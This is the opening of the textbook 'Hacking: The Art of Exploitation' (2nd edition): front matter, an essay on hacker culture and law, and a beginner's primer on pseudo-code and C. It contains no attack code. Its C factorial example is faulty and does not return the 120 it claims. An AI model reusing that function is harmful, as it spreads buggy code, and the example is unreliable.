CD INSIDE

2ND EDITION

HACKING

THE ART OF EXPLOITATION

JON ERICKSON

NO STARCH PRESS

PRAISE FOR THE FIRST EDITION OF *HACKING: THE ART OF EXPLOITATION*

"Most complete tutorial on hacking techniques. Finally a book that does not just show how to use the exploits but how to develop them."
—PHRACK

"From all the books I've read so far, I would consider this the seminal hackers handbook."
—SECURITY FORUMS

"I recommend this book for the programming section alone."
—UNIX REVIEW

"I highly recommend this book. It is written by someone who knows of what he speaks, with usable code, tools and examples."
—IEEE CIPHER

"Erickson's book, a compact and no-nonsense guide for novice hackers, is filled with real code and hacking techniques and explanations of how they work."
—COMPUTER POWER USER (CPU) MAGAZINE

"This is an excellent book. Those who are ready to move on to [the next level] should pick this book up and read it thoroughly."
—ABOUT.COM INTERNET/NETWORK SECURITY

2ND EDITION

HACKING

THE ART OF EXPLOITATION

JON ERICKSON

NO STARCH PRESS

San Francisco

HACKING: THE ART OF EXPLOITATION, 2ND EDITION. Copyright © 2008 by Jon Erickson.

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

Printed on recycled paper in the United States of America

11 10 09 08 07   1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-144-1
ISBN-13: 978-1-59327-144-2

Publisher: William Pollock
Production Editors: Christina Samuell and Megan Dunchak
Cover Design: Octopod Studios
Developmental Editor: Tyler Ortman
Technical Reviewer: Aaron Adams
Copyeditors: Dmitry Kirsanov and Megan Dunchak
Compositors: Christina Samuell and Kathleen Mish
Proofreader: Jim Brook
Indexer: Nancy Guenther

For information on book distributors or translations, please contact No Starch Press, Inc. directly:

No Starch Press, Inc.
555 De Haro Street, Suite 250, San Francisco, CA 94107
phone: 415.863.9900; fax: 415.863.9950; info@nostarch.com; www.nostarch.com

Library of Congress Cataloging-in-Publication Data

```
Erickson, Jon, 1977-
  Hacking : the art of exploitation / Jon Erickson. -- 2nd ed.
       p. cm.
  ISBN-13: 978-1-59327-144-2
  ISBN-10: 1-59327-144-1
 1. Computer security.  2. Computer hackers.  3. Computer networks--Security measures.  I. Title.
QA76.9.A25E75 2008
005.8--dc22
                                                                        2007042910
```


No Starch Press and the No Starch Press logo are registered trademarks of No Starch Press, Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an "As Is" basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor No Starch Press, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

BRIEF CONTENTS

CONTENTS IN DETAIL

PREFACE

The goal of this book is to share the art of hacking with everyone. Understanding hacking techniques is often difficult, since it requires both breadth and depth of knowledge. Many hacking texts seem esoteric and confusing because of just a few gaps in this prerequisite education. This second edition of *Hacking: The Art of Exploitation* makes the world of hacking more accessible by providing the complete picture—from programming to machine code to exploitation. In addition, this edition features a bootable LiveCD based on Ubuntu Linux that can be used in any computer with an *x*86 processor, without modifying the computer's existing OS. This CD contains all the source code in the book and provides a development and exploitation environment you can use to follow along with the book's examples and experiment along the way.

ACKNOWLEDGMENTS

I would like to thank Bill Pollock and everyone else at No Starch Press for making this book a possibility and allowing me to have so much creative control in the process. Also, I would like to thank my friends Seth Benson and Aaron Adams for proofreading and editing, Jack Matheson for helping me with assembly, Dr. Seidel for keeping me interested in the science of computer science, my parents for buying that first Commodore VIC-20, and the hacker community for the innovation and creativity that produced the techniques explained in this book.

0x100

INTRODUCTION

The idea of hacking may conjure stylized images of electronic vandalism, espionage, dyed hair, and body piercings. Most people associate hacking with breaking the law and assume that everyone who engages in hacking activities is a criminal. Granted, there are people out there who use hacking techniques to break the law, but hacking isn't really about that. In fact, hacking is more about following the law than breaking it. The essence of hacking is finding unintended or overlooked uses for the laws and properties of a given situation and then applying them in new and inventive ways to solve a problem—whatever it may be.

The following math problem illustrates the essence of hacking:

> Use each of the numbers 1, 3, 4, and 6 exactly once with any of the four basic math operations (addition, subtraction, multiplication, and division) to total 24. Each number must be used once and only once, and you may define the order of operations; for example, 3 * (4 + 6) + 1 = 31 is valid, however incorrect, since it doesn't total 24.

The rules for this problem are well defined and simple, yet the answer eludes many. Like the solution to this problem (shown on the last page of this book), hacked solutions follow the rules of the system, but they use those rules in counterintuitive ways. This gives hackers their edge, allowing them to solve problems in ways unimaginable for those confined to conventional thinking and methodologies.

Since the infancy of computers, hackers have been creatively solving problems. In the late 1950s, the MIT model railroad club was given a donation of parts, mostly old telephone equipment. The club's members used this equipment to rig up a complex system that allowed multiple operators to control different parts of the track by dialing in to the appropriate sections. They called this new and inventive use of telephone equipment *hacking*; many people consider this group to be the original hackers. The group moved on to programming on punch cards and ticker tape for early computers like the IBM 704 and the TX-0. While others were content with writing programs that just solved problems, the early hackers were obsessed with writing programs that solved problems *well*. A new program that could achieve the same result as an existing one but used fewer punch cards was considered better, even though it did the same thing. The key difference was how the program achieved its results—*elegance*.

Being able to reduce the number of punch cards needed for a program showed an artistic mastery over the computer. A nicely crafted table can hold a vase just as well as a milk crate can, but one sure looks a lot better than the other. Early hackers proved that technical problems can have artistic solutions, and they thereby transformed programming from a mere engineering task into an art form.

Like many other forms of art, hacking was often misunderstood. The few who got it formed an informal subculture that remained intensely focused on learning and mastering their art. They believed that information should be free and anything that stood in the way of that freedom should be circumvented. Such obstructions included authority figures, the bureaucracy of college classes, and discrimination. In a sea of graduation-driven students, this unofficial group of hackers defied conventional goals and instead pursued knowledge itself. This drive to continually learn and explore transcended even the conventional boundaries drawn by discrimination, evident in the MIT model railroad club's acceptance of 12-year-old Peter Deutsch when he demonstrated his knowledge of the TX-0 and his desire to learn. Age, race, gender, appearance, academic degrees, and social status were not primary criteria for judging another's worth—not because of a desire for equality, but because of a desire to advance the emerging art of hacking.

The original hackers found splendor and elegance in the conventionally dry sciences of math and electronics. They saw programming as a form of artistic expression and the computer as an instrument of that art. Their desire to dissect and understand wasn't intended to demystify artistic endeavors; it was simply a way to achieve a greater appreciation of them. These knowledge-driven values would eventually be called the *Hacker Ethic*: the appreciation of logic as an art form and the promotion of the free flow of information, surmounting conventional boundaries and restrictions for the simple goal of better understanding the world. This is not a new cultural trend; the Pythagoreans in ancient Greece had a similar ethic and subculture, despite not owning computers. They saw beauty in mathematics and discovered many core concepts in geometry. That thirst for knowledge and its beneficial by-products would continue on through history, from the Pythagoreans to Ada Lovelace to Alan Turing to the hackers of the MIT model railroad club. Modern hackers like Richard Stallman and Steve Wozniak have continued the hacking legacy, bringing us modern operating systems, programming languages, personal computers, and many other technologies that we use every day.

How does one distinguish between the good hackers who bring us the wonders of technological advancement and the evil hackers who steal our credit card numbers? The term *cracker* was coined to distinguish evil hackers from the good ones. Journalists were told that crackers were supposed to be the bad guys, while hackers were the good guys. Hackers stayed true to the Hacker Ethic, while crackers were only interested in breaking the law and making a quick buck. Crackers were considered to be much less talented than the elite hackers, as they simply made use of hacker-written tools and scripts without understanding how they worked. *Cracker* was meant to be the catch-all label for anyone doing anything unscrupulous with a computer—pirating software, defacing websites, and worst of all, not understanding what they were doing. But very few people use this term today.

The term's lack of popularity might be due to its confusing etymology—*cracker* originally described those who crack software copyrights and reverse engineer copy-protection schemes. Its current unpopularity might simply result from its two ambiguous new definitions: a group of people who engage in illegal activity with computers or people who are relatively unskilled hackers. Few technology journalists feel compelled to use terms that most of their readers are unfamiliar with. In contrast, most people are aware of the mystery and skill associated with the term *hacker*, so for a journalist, the decision to use the term *hacker* is easy. Similarly, the term *script kiddie* is sometimes used to refer to crackers, but it just doesn't have the same zing as the shadowy *hacker*. There are some who will still argue that there is a distinct line between hackers and crackers, but I believe that anyone who has the hacker spirit is a hacker, despite any laws he or she may break.

The current laws restricting cryptography and cryptographic research further blur the line between hackers and crackers. In 2001, Professor Edward Felten and his research team from Princeton University were about to publish a paper that discussed the weaknesses of various digital watermarking schemes. This paper responded to a challenge issued by the Secure Digital Music Initiative (SDMI) in the SDMI Public Challenge, which encouraged the public to attempt to break these watermarking schemes. Before Felten and his team could publish the paper, though, they were threatened by both the SDMI Foundation and the Recording Industry Association of America (RIAA). The Digital Millennium Copyright Act (DCMA) of 1998 makes it illegal to discuss or provide technology that might be used to bypass industry consumer controls. This same law was used against Dmitry Sklyarov, a Russian computer programmer and hacker. He had written software to circumvent overly simplistic encryption in Adobe software and presented his findings at a hacker convention in the United States. The FBI swooped in and arrested him, leading to a lengthy legal battle. Under the law, the complexity of the industry consumer controls doesn't matter—it would be technically illegal to reverse engineer or even discuss Pig Latin if it were used as an industry consumer control. Who are the hackers and who are the crackers now? When laws seem to interfere with free speech, do the good guys who speak their minds suddenly become bad? I believe that the spirit of the hacker transcends governmental laws, as opposed to being defined by them.

The sciences of nuclear physics and biochemistry can be used to kill, yet they also provide us with significant scientific advancement and modern medicine. There's nothing good or bad about knowledge itself; morality lies in the application of knowledge. Even if we wanted to, we couldn't suppress the knowledge of how to convert matter into energy or stop the continued technological progress of society. In the same way, the hacker spirit can never be stopped, nor can it be easily categorized or dissected. Hackers will constantly be pushing the limits of knowledge and acceptable behavior, forcing us to explore further and further.

Part of this drive results in an ultimately beneficial co-evolution of security through competition between attacking hackers and defending hackers. Just as the speedy gazelle adapted from being chased by the cheetah, and the cheetah became even faster from chasing the gazelle, the competition between hackers provides computer users with better and stronger security, as well as more complex and sophisticated attack techniques. The introduction and progression of intrusion detection systems (IDSs) is a prime example of this co-evolutionary process. The defending hackers create IDSs to add to their arsenal, while the attacking hackers develop IDS-evasion techniques, which are eventually compensated for in bigger and better IDS products. The net result of this interaction is positive, as it produces smarter people, improved security, more stable software, inventive problem-solving techniques, and even a new economy.

The intent of this book is to teach you about the true spirit of hacking. We will look at various hacker techniques, from the past to the present, dissecting them to learn how and why they work. Included with this book is a bootable LiveCD containing all the source code used herein as well as a preconfigured Linux environment. Exploration and innovation are critical to the art of hacking, so this CD will let you follow along and experiment on your own. The only requirement is an *x*86 processor, which is used by all Microsoft Windows machines and the newer Macintosh computers—just insert the CD and reboot. This alternate Linux environment will not disturb your existing OS, so when you're done, just reboot again and remove the CD. This way, you will gain a hands-on understanding and appreciation for hacking that may inspire you to improve upon existing techniques or even to invent new ones. Hopefully, this book will stimulate the curious hacker nature in you and prompt you to contribute to the art of hacking in some way, regardless of which side of the fence you choose to be on.

0x200

PROGRAMMING

Hacker is a term for both those who write code and those who exploit it. Even though these two groups of hackers have different end goals, both groups use similar problem-solving techniques. Since an understanding of programming helps those who exploit, and an understanding of exploitation helps those who program, many hackers do both. There are interesting hacks found in both the techniques used to write elegant code and the techniques used to exploit programs. Hacking is really just the act of finding a clever and counterintuitive solution to a problem.

The hacks found in program exploits usually use the rules of the computer to bypass security in ways never intended. Programming hacks are similar in that they also use the rules of the computer in new and inventive ways, but the final goal is efficiency or smaller source code, not necessarily a security compromise. There are actually an infinite number of programs that can be written to accomplish any given task, but most of these solutions are unnecessarily large, complex, and sloppy. The few solutions that remain are small, efficient, and neat. Programs that have these qualities are said to have *elegance*, and the clever and inventive solutions that tend to lead to this efficiency are called *hacks*. Hackers on both sides of programming appreciate both the beauty of elegant code and the ingenuity of clever hacks.

In the business world, more importance is placed on churning out functional code than on achieving clever hacks and elegance. Because of the tremendous exponential growth of computational power and memory, spending an extra five hours to create a slightly faster and more memory-efficient piece of code just doesn't make business sense when dealing with modern computers that have gigahertz of processing cycles and gigabytes of memory. While time and memory optimizations go without notice by all but the most sophisticated of users, a new feature is marketable. When the bottom line is money, spending time on clever hacks for optimization just doesn't make sense.

True appreciation of programming elegance is left for the hackers: computer hobbyists whose end goal isn't to make a profit but to squeeze every possible bit of functionality out of their old Commodore 64s, exploit writers who need to write tiny and amazing pieces of code to slip through narrow security cracks, and anyone else who appreciates the pursuit and the challenge of finding the best possible solution. These are the people who get excited about programming and really appreciate the beauty of an elegant piece of code or the ingenuity of a clever hack. Since an understanding of programming is a prerequisite to understanding how programs can be exploited, programming is a natural starting point.

0x210 What Is Programming?

Programming is a very natural and intuitive concept. A program is nothing more than a series of statements written in a specific language. Programs are everywhere, and even the technophobes of the world use programs every day. Driving directions, cooking recipes, football plays, and DNA are all types of programs. A typical program for driving directions might look something like this:

```
Start out down Main Street headed east. Continue on Main Street until you see
a church on your right. If the street is blocked because of construction, turn
right there at 15th Street, turn left on Pine Street, and then turn right on
16th Street. Otherwise, you can just continue and make a right on 16th Street.
Continue on 16th Street, and turn left onto Destination Road. Drive straight
down Destination Road for 5 miles, and then you'll see the house on the right.
The address is 743 Destination Road.
```

Anyone who knows English can understand and follow these driving directions, since they're written in English. Granted, they're not eloquent, but each instruction is clear and easy to understand, at least for someone who reads English.

But a computer doesn't natively understand English; it only understands machine language. To instruct a computer to do something, the instructions must be written in its language. However, *machine language* is arcane and difficult to work with—it consists of raw bits and bytes, and it differs from architecture to architecture. To write a program in machine language for an Intel *x*86 processor, you would have to figure out the value associated with each instruction, how each instruction interacts, and myriad low-level details. Programming like this is painstaking and cumbersome, and it is certainly not intuitive.

What's needed to overcome the complication of writing machine language is a translator. An *assembler* is one form of machine-language translator—it is a program that translates assembly language into machine-readable code. *Assembly language* is less cryptic than machine language, since it uses names for the different instructions and variables, instead of just using numbers. However, assembly language is still far from intuitive. The instruction names are very esoteric, and the language is architecture specific. Just as machine language for Intel *x*86 processors is different from machine language for Sparc processors, *x*86 assembly language is different from Sparc assembly language. Any program written using assembly language for one processor's architecture will not work on another processor's architecture. If a program is written in *x*86 assembly language, it must be rewritten to run on Sparc architecture. In addition, in order to write an effective program in assembly language, you must still know many low-level details of the processor architecture you are writing for.

These problems can be mitigated by yet another form of translator called a compiler. A *compiler* converts a high-level language into machine language. High-level languages are much more intuitive than assembly language and can be converted into many different types of machine language for different processor architectures. This means that if a program is written in a high-level language, the program only needs to be written once; the same piece of program code can be compiled into machine language for various specific architectures. C, C++, and Fortran are all examples of high-level languages. A program written in a high-level language is much more readable and English-like than assembly language or machine language, but it still must follow very strict rules about how the instructions are worded, or the compiler won't be able to understand it.

0x220 Pseudo-code

Programmers have yet another form of programming language called pseudo-code. *Pseudo-code* is simply English arranged with a general structure similar to a high-level language. It isn't understood by compilers, assemblers, or any computers, but it is a useful way for a programmer to arrange instructions. Pseudo-code isn't well defined; in fact, most people write pseudo-code slightly differently. It's sort of the nebulous missing link between English and high-level programming languages like C. Pseudo-code makes for an excellent introduction to common universal programming concepts.

0x230 Control Structures

Without control structures, a program would just be a series of instructions executed in sequential order. This is fine for very simple programs, but most programs, like the driving directions example, aren't that simple. The driving directions included statements like, *Continue on Main Street until you see a church on your right* and *If the street is blocked because of construction. . . .* These statements are known as *control structures*, and they change the flow of the program's execution from a simple sequential order to a more complex and more useful flow.

0x231 If-Then-Else

In the case of our driving directions, Main Street could be under construction. If it is, a special set of instructions needs to address that situation. Otherwise, the original set of instructions should be followed. These types of special cases can be accounted for in a program with one of the most natural control structures: the *if-then-else structure*. In general, it looks something like this:

```
If (condition) then
{
  Set of instructions to execute if the condition is met;
}
Else
{
  Set of instruction to execute if the condition is not met;
}
```

For this book, a C-like pseudo-code will be used, so every instruction will end with a semicolon, and the sets of instructions will be grouped with curly braces and indentation. The if-then-else pseudo-code structure of the preceding driving directions might look something like this:

```
Drive down Main Street;
If (street is blocked)
{
  Turn right on 15th Street;
  Turn left on Pine Street;
  Turn right on 16th Street;
}
Else
{
  Turn right on 16th Street;
}
```

Each instruction is on its own line, and the various sets of conditional instructions are grouped between curly braces and indented for readability. In C and many other programming languages, the `then` keyword is implied and therefore left out, so it has also been omitted in the preceding pseudo-code.

Of course, other languages require the then keyword in their syntax—BASIC, Fortran, and even Pascal, for example. These types of syntactical differences in programming languages are only skin deep; the underlying structure is still the same. Once a programmer understands the concepts these languages are trying to convey, learning the various syntactical variations is fairly trivial. Since C will be used in the later sections, the pseudo-code used in this book will follow a C-like syntax, but remember that pseudo-code can take on many forms.

Another common rule of C-like syntax is when a set of instructions bounded by curly braces consists of just one instruction, the curly braces are optional. For the sake of readability, it's still a good idea to indent these instructions, but it's not syntactically necessary. The driving directions from before can be rewritten following this rule to produce an equivalent piece of pseudo-code:

```
Drive down Main Street;
If (street is blocked)
{
  Turn right on 15th Street;
  Turn left on Pine Street;
  Turn right on 16th Street;
}
Else
  Turn right on 16th Street;
```

This rule about sets of instructions holds true for all of the control structures mentioned in this book, and the rule itself can be described in pseudo-code.

```
If (there is only one instruction in a set of instructions)
  The use of curly braces to group the instructions is optional;
Else
{
  The use of curly braces is necessary;
  Since there must be a logical way to group these instructions;
}
```

Even the description of a syntax itself can be thought of as a simple program. There are variations of if-then-else, such as select/case statements, but the logic is still basically the same: If this happens do these things, otherwise do these other things (which could consist of even more if-then statements).

0x232 While/Until Loops

Another elementary programming concept is the while control structure, which is a type of loop. A programmer will often want to execute a set of instructions more than once. A program can accomplish this task through looping, but it requires a set of conditions that tells it when to stop looping, lest it continue into infinity. A *while loop* says to execute the following set of instructions in a loop *while* a condition is true. A simple program for a hungry mouse could look something like this:

```
While (you are hungry)
{
  Find some food;
  Eat the food;
}
```

The set of two instructions following the while statement will be repeated *while* the mouse is still hungry. The amount of food the mouse finds each time could range from a tiny crumb to an entire loaf of bread. Similarly, the number of times the set of instructions in the while statement is executed changes depending on how much food the mouse finds.

Another variation on the while loop is an until loop, a syntax that is available in the programming language Perl (C doesn't use this syntax). An *until loop* is simply a while loop with the conditional statement inverted. The same mouse program using an until loop would be:

```
Until (you are not hungry)
{
  Find some food;
  Eat the food;
}
```

Logically, any until-like statement can be converted into a while loop. The driving directions from before contained the statement *Continue on Main Street until you see a church on your right.* This can easily be changed into a standard while loop by simply inverting the condition.

```
While (there is not a church on the right)
   Drive down Main Street;
```

0x233 For Loops

Another looping control structure is the *for loop*. This is generally used when a programmer wants to loop for a certain number of iterations. The driving direction *Drive straight down Destination Road for 5 miles* could be converted to a for loop that looks something like this:

```
For (5 iterations)
  Drive straight for 1 mile;
```

In reality, a for loop is just a while loop with a counter. The same statement can be written as such:

```
Set the counter to 0;
While (the counter is less than 5)
```

```
{
  Drive straight for 1 mile;
  Add 1 to the counter;
}
```

The C-like pseudo-code syntax of a for loop makes this even more apparent:

```
For (i=0; i<5; i++)
  Drive straight for 1 mile;
```

In this case, the counter is called `i`, and the for statement is broken up into three sections, separated by semicolons. The first section declares the counter and sets it to its initial value, in this case 0. The second section is like a while statement using the counter: *While* the counter meets this condition, keep looping. The third and final section describes what action should be taken on the counter during each iteration. In this case, `i++` is a shorthand way of saying, *Add 1 to the counter called i*.

Using all of the control structures, the driving directions from page 6 can be converted into a C-like pseudo-code that looks something like this:

```
Begin going East on Main Street;
While (there is not a church on the right)
  Drive down Main Street;
If (street is blocked)
{
  Turn right on 15th Street;
  Turn left on Pine Street;
  Turn right on 16th Street;
}
Else
  Turn right on 16th Street;
Turn left on Destination Road;
For (i=0; i<5; i++)
  Drive straight for 1 mile;
Stop at 743 Destination Road;
```

0x240 More Fundamental Programming Concepts

In the following sections, more universal programming concepts will be introduced. These concepts are used in many programming languages, with a few syntactical differences. As I introduce these concepts, I will integrate them into pseudo-code examples using C-like syntax. By the end, the pseudo-code should look very similar to C code.

0x241 Variables

The counter used in the for loop is actually a type of variable. A *variable* can simply be thought of as an object that holds data that can be changed—hence the name. There are also variables that don't change, which are aptly called *constants*. Returning to the driving example, the speed of the car would be a variable, while the color of the car would be a constant. In pseudo-code, variables are simple abstract concepts, but in C (and in many other languages), variables must be declared and given a type before they can be used. This is because a C program will eventually be compiled into an executable program. Like a cooking recipe that lists all the required ingredients before giving the instructions, variable declarations allow you to make preparations before getting into the meat of the program. Ultimately, all variables are stored in memory somewhere, and their declarations allow the compiler to organize this memory more efficiently. In the end though, despite all of the variable type declarations, everything is all just memory.

In C, each variable is given a type that describes the information that is meant to be stored in that variable. Some of the most common types are `int` (integer values), `float` (decimal floating-point values), and `char` (single character values). Variables are declared simply by using these keywords before listing the variables, as you can see below.

```
int a, b;
float k;
char z;
```

The variables `a` and `b` are now defined as integers, `k` can accept floating-point values (such as 3.14), and `z` is expected to hold a character value, like *A* or *w*. Variables can be assigned values when they are declared or anytime afterward, using the `=` operator.

```
int a = 13, b;
float k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

After the following instructions are executed, the variable `a` will contain the value of 13, `k` will contain the number 3.14, `z` will contain the character *w*, and `b` will contain the value 18, since 13 plus 5 equals 18. Variables are simply a way to remember values; however, with C, you must first declare each variable's type.

0x242 Arithmetic Operators

The statement `b = a + 7` is an example of a very simple arithmetic operator. In C, the following symbols are used for various arithmetic operations.

The first four operations should look familiar. Modulo reduction may seem like a new concept, but it's really just taking the remainder after division. If `a` is 13, then 13 divided by 5 equals 2, with a remainder of 3, which means that `a % 5 = 3`. Also, since the variables `a` and `b` are integers, the statement `b = a / 5` will result in the value of 2 being stored in `b`, since that's the integer portion of it. Floating-point variables must be used to retain the more correct answer of 2.6.

Operation	Symbol	Example
Addition	+	`b = a + 5`
Subtraction	-	`b = a - 5`
Multiplication	*	`b = a * 5`
Division	/	`b = a / 5`
Modulo reduction	%	`b = a % 5`

To get a program to use these concepts, you must speak its language. The C language also provides several forms of shorthand for these arithmetic operations. One of these was mentioned earlier and is used commonly in for loops.

Full Expression	Shorthand	Explanation
`i = i + 1`	`i++` or `++i`	Add 1 to the variable.
`i = i - 1`	`i--` or `--i`	Subtract 1 from the variable.

These shorthand expressions can be combined with other arithmetic operations to produce more complex expressions. This is where the difference between `i++` and `++i` becomes apparent. The first expression means *Increment the value of* `i` *by 1* after *evaluating the arithmetic operation*, while the second expression means *Increment the value of* `i` *by 1* before *evaluating the arithmetic operation*. The following example will help clarify.

```
int a, b;
a = 5;
b = a++ * 6;
```

At the end of this set of instructions, `b` will contain 30 and `a` will contain 6, since the shorthand of `b = a++ * 6;` is equivalent to the following statements:

```
b = a * 6;
a = a + 1;
```

However, if the instruction `b = ++a * 6;` is used, the order of the addition to `a` changes, resulting in the following equivalent instructions:

```
a = a + 1;
b = a * 6;
```

Since the order has changed, in this case `b` will contain 36, and `a` will still contain 6.

Quite often in programs, variables need to be modified in place. For example, you might need to add an arbitrary value like 12 to a variable, and store the result right back in that variable (for example, `i = i + 12`). This happens commonly enough that shorthand also exists for it.

Full Expression	Shorthand	Explanation
`i = i + 12`	`i+=12`	Add some value to the variable.
`i = i - 12`	`i-=12`	Subtract some value from the variable.
`i = i * 12`	`i*=12`	Multiply some value by the variable.
`i = i / 12`	`i/=12`	Divide some value from the variable.

0x243 Comparison Operators

Variables are frequently used in the conditional statements of the previously explained control structures. These conditional statements are based on some sort of comparison. In C, these comparison operators use a shorthand syntax that is fairly common across many programming languages.

Condition	Symbol	Example
Less than	`<`	`(a < b)`
Greater than	`>`	`(a > b)`
Less than or equal to	`<=`	`(a <= b)`
Greater than or equal to	`>=`	`(a >= b)`
Equal to	`==`	`(a == b)`
Not equal to	`!=`	`(a != b)`

Most of these operators are self-explanatory; however, notice that the shorthand for *equal to* uses double equal signs. This is an important distinction, since the double equal sign is used to test equivalence, while the single equal sign is used to assign a value to a variable. The statement `a = 7` means *Put the value 7 in the variable* `a`, while `a == 7` means *Check to see whether the variable* `a` *is equal to 7.* (Some programming languages like Pascal actually use `:=` for variable assignment to eliminate visual confusion.) Also, notice that an exclamation point generally means *not*. This symbol can be used by itself to invert any expression.

```
!(a < b)    is equivalent to    (a >= b)
```

These comparison operators can also be chained together using shorthand for OR and AND.

<table>
<tr><th>Logic</th><th>Symbol</th><th>Example</th></tr>
<tr><td>OR</td><td><code>||</code></td><td><code>((a < b) || (a < c))</code></td></tr>
<tr><td>AND</td><td><code>&&</code></td><td><code>((a < b) && !(a < c))</code></td></tr>
</table>

The example statement consisting of the two smaller conditions joined with OR logic will fire true if a is less than b, OR if a is less than c. Similarly, the example statement consisting of two smaller comparisons joined with AND logic will fire true if a is less than b AND a is not less than c. These statements should be grouped with parentheses and can contain many different variations.

Many things can be boiled down to variables, comparison operators, and control structures. Returning to the example of the mouse searching for food, hunger can be translated into a Boolean true/false variable. Naturally, 1 means true and 0 means false.

```
While (hungry == 1)
{
  Find some food;
  Eat the food;
}
```

Here's another shorthand used by programmers and hackers quite often. C doesn't really have any Boolean operators, so any nonzero value is considered true, and a statement is considered false if it contains 0. In fact, the comparison operators will actually return a value of 1 if the comparison is true and a value of 0 if it is false. Checking to see whether the variable hungry is equal to 1 will return 1 if hungry equals 1 and 0 if hungry equals 0. Since the program only uses these two cases, the comparison operator can be dropped altogether.

```
While (hungry)
{
  Find some food;
  Eat the food;
}
```

A smarter mouse program with more inputs demonstrates how comparison operators can be combined with variables.

```
While ((hungry) && !(cat_present))
{
  Find some food;
  If(!(food_is_on_a_mousetrap))
    Eat the food;
}
```

This example assumes there are also variables that describe the presence of a cat and the location of the food, with a value of 1 for true and 0 for false. Just remember that any nonzero value is considered true, and the value of 0 is considered false.

0x244 Functions

Sometimes there will be a set of instructions the programmer knows he will need several times. These instructions can be grouped into a smaller subprogram called a *function*. In other languages, functions are known as subroutines or procedures. For example, the action of turning a car actually consists of many smaller instructions: Turn on the appropriate blinker, slow down, check for oncoming traffic, turn the steering wheel in the appropriate direction, and so on. The driving directions from the beginning of this chapter require quite a few turns; however, listing every little instruction for every turn would be tedious (and less readable). You can pass variables as arguments to a function in order to modify the way the function operates. In this case, the function is passed the direction of the turn.

```
Function Turn(variable_direction)
{
  Activate the variable_direction blinker;
  Slow down;
  Check for oncoming traffic;
  while(there is oncoming traffic)
  {
    Stop;
    Watch for oncoming traffic;
  }
  Turn the steering wheel to the variable_direction;
  while(turn is not complete)
  {
    if(speed < 5 mph)
      Accelerate;
  }
  Turn the steering wheel back to the original position;
  Turn off the variable_direction blinker;
}
```

This function describes all the instructions needed to make a turn. When a program that knows about this function needs to turn, it can just call this function. When the function is called, the instructions found within it are executed with the arguments passed to it; afterward, execution returns to where it was in the program, after the function call. Either left or right can be passed into this function, which causes the function to turn in that direction.

By default in C, functions can return a value to a caller. For those familiar with functions in mathematics, this makes perfect sense. Imagine a function that calculates the factorial of a number—naturally, it returns the result.

In C, functions aren't labeled with a "function" keyword; instead, they are declared by the data type of the variable they are returning. This format looks very similar to variable declaration. If a function is meant to return an integer (perhaps a function that calculates the factorial of some number *x*), the function could look like this:

```
int factorial(int x)
{
  int i;
  for(i=1; i < x; i++)
    x *= i;
  return x;
}
```

This function is declared as an integer because it multiplies every value from 1 to *x* and returns the result, which is an integer. The return statement at the end of the function passes back the contents of the variable *x* and ends the function. This factorial function can then be used like an integer variable in the main part of any program that knows about it.

```
int a=5, b;
b = factorial(a);
```

At the end of this short program, the variable `b` will contain 120, since the factorial function will be called with the argument of 5 and will return 120.

Also in C, the compiler must "know" about functions before it can use them. This can be done by simply writing the entire function before using it later in the program or by using function prototypes. A *function prototype* is simply a way to tell the compiler to expect a function with this name, this return data type, and these data types as its functional arguments. The actual function can be located near the end of the program, but it can be used anywhere else, since the compiler already knows about it. An example of a function prototype for the `factorial()` function would look something like this:

```
int factorial(int);
```

Usually, function prototypes are located near the beginning of a program. There's no need to actually define any variable names in the prototype, since this is done in the actual function. The only thing the compiler cares about is the function's name, its return data type, and the data types of its functional arguments.

If a function doesn't have any value to return, it should be declared as `void`, as is the case with the `turn()` function I used as an example earlier. However, the `turn()` function doesn't yet capture all the functionality that our driving directions need. Every turn in the directions has both a direction and a street name. This means that a turning function should have two variables: the direction to turn and the street to turn on to. This complicates the function of turning, since the proper street must be located before the turn can be made. A more complete turning function using proper C-like syntax is listed below in pseudo-code.

```
void turn(variable_direction, target_street_name)
{
  Look for a street sign;
  current_intersection_name = read street sign name;
  while(current_intersection_name != target_street_name)
  {
    Look for another street sign;
    current_intersection_name = read street sign name;
  }

  Activate the variable_direction blinker;
  Slow down;
  Check for oncoming traffic;
  while(there is oncoming traffic)
  {
    Stop;
    Watch for oncoming traffic;
  }
  Turn the steering wheel to the variable_direction;
  while(turn is not complete)
  {
    if(speed < 5 mph)
      Accelerate;
  }
  Turn the steering wheel right back to the original position;
  Turn off the variable_direction blinker;
}
```

This function includes a section that searches for the proper intersection by looking for street signs, reading the name on each street sign, and storing that name in a variable called `current_intersection_name`. It will continue to look for and read street signs until the target street is found; at that point, the remaining turning instructions will be executed. The pseudo-code driving instructions can now be changed to use this turning function.

```
Begin going East on Main Street;
while (there is not a church on the right)
   Drive down Main Street;
if (street is blocked)
{
  Turn(right, 15th Street);
  Turn(left, Pine Street);
  Turn(right, 16th Street);
}
else
  Turn(right, 16th Street);
Turn(left, Destination Road);
for (i=0; i<5; i++)
  Drive straight for 1 mile;
Stop at 743 Destination Road;
```

Functions aren't commonly used in pseudo-code, since pseudo-code is mostly used as a way for programmers to sketch out program concepts before writing compilable code. Since pseudo-code doesn't actually have to work, full functions don't need to be written out—simply jotting down *Do some complex stuff here* will suffice. But in a programming language like C, functions are used heavily. Most of the real usefulness of C comes from collections of existing functions called *libraries*.

0x250 Getting Your Hands Dirty

Now that the syntax of C feels more familiar and some fundamental programming concepts have been explained, actually programming in C isn't that big of a step. C compilers exist for just about every operating system and processor architecture out there, but for this book, Linux and an *x*86-based processor will be used exclusively. Linux is a free operating system that everyone has access to, and *x*86-based processors are the most popular consumer-grade processor on the planet. Since hacking is really about experimenting, it's probably best if you have a C compiler to follow along with.

Included with this book is a LiveCD you can use to follow along if your computer has an *x*86 processor. Just put the CD in the drive and reboot your computer. It will boot into a Linux environment without modifying your existing operating system. From this Linux environment you can follow along with the book and experiment on your own.

Let's get right to it. The firstprog.c program is a simple piece of C code that will print "Hello, world!" 10 times.

firstprog.c

```
#include <stdio.h>

int main()
{
  int i;
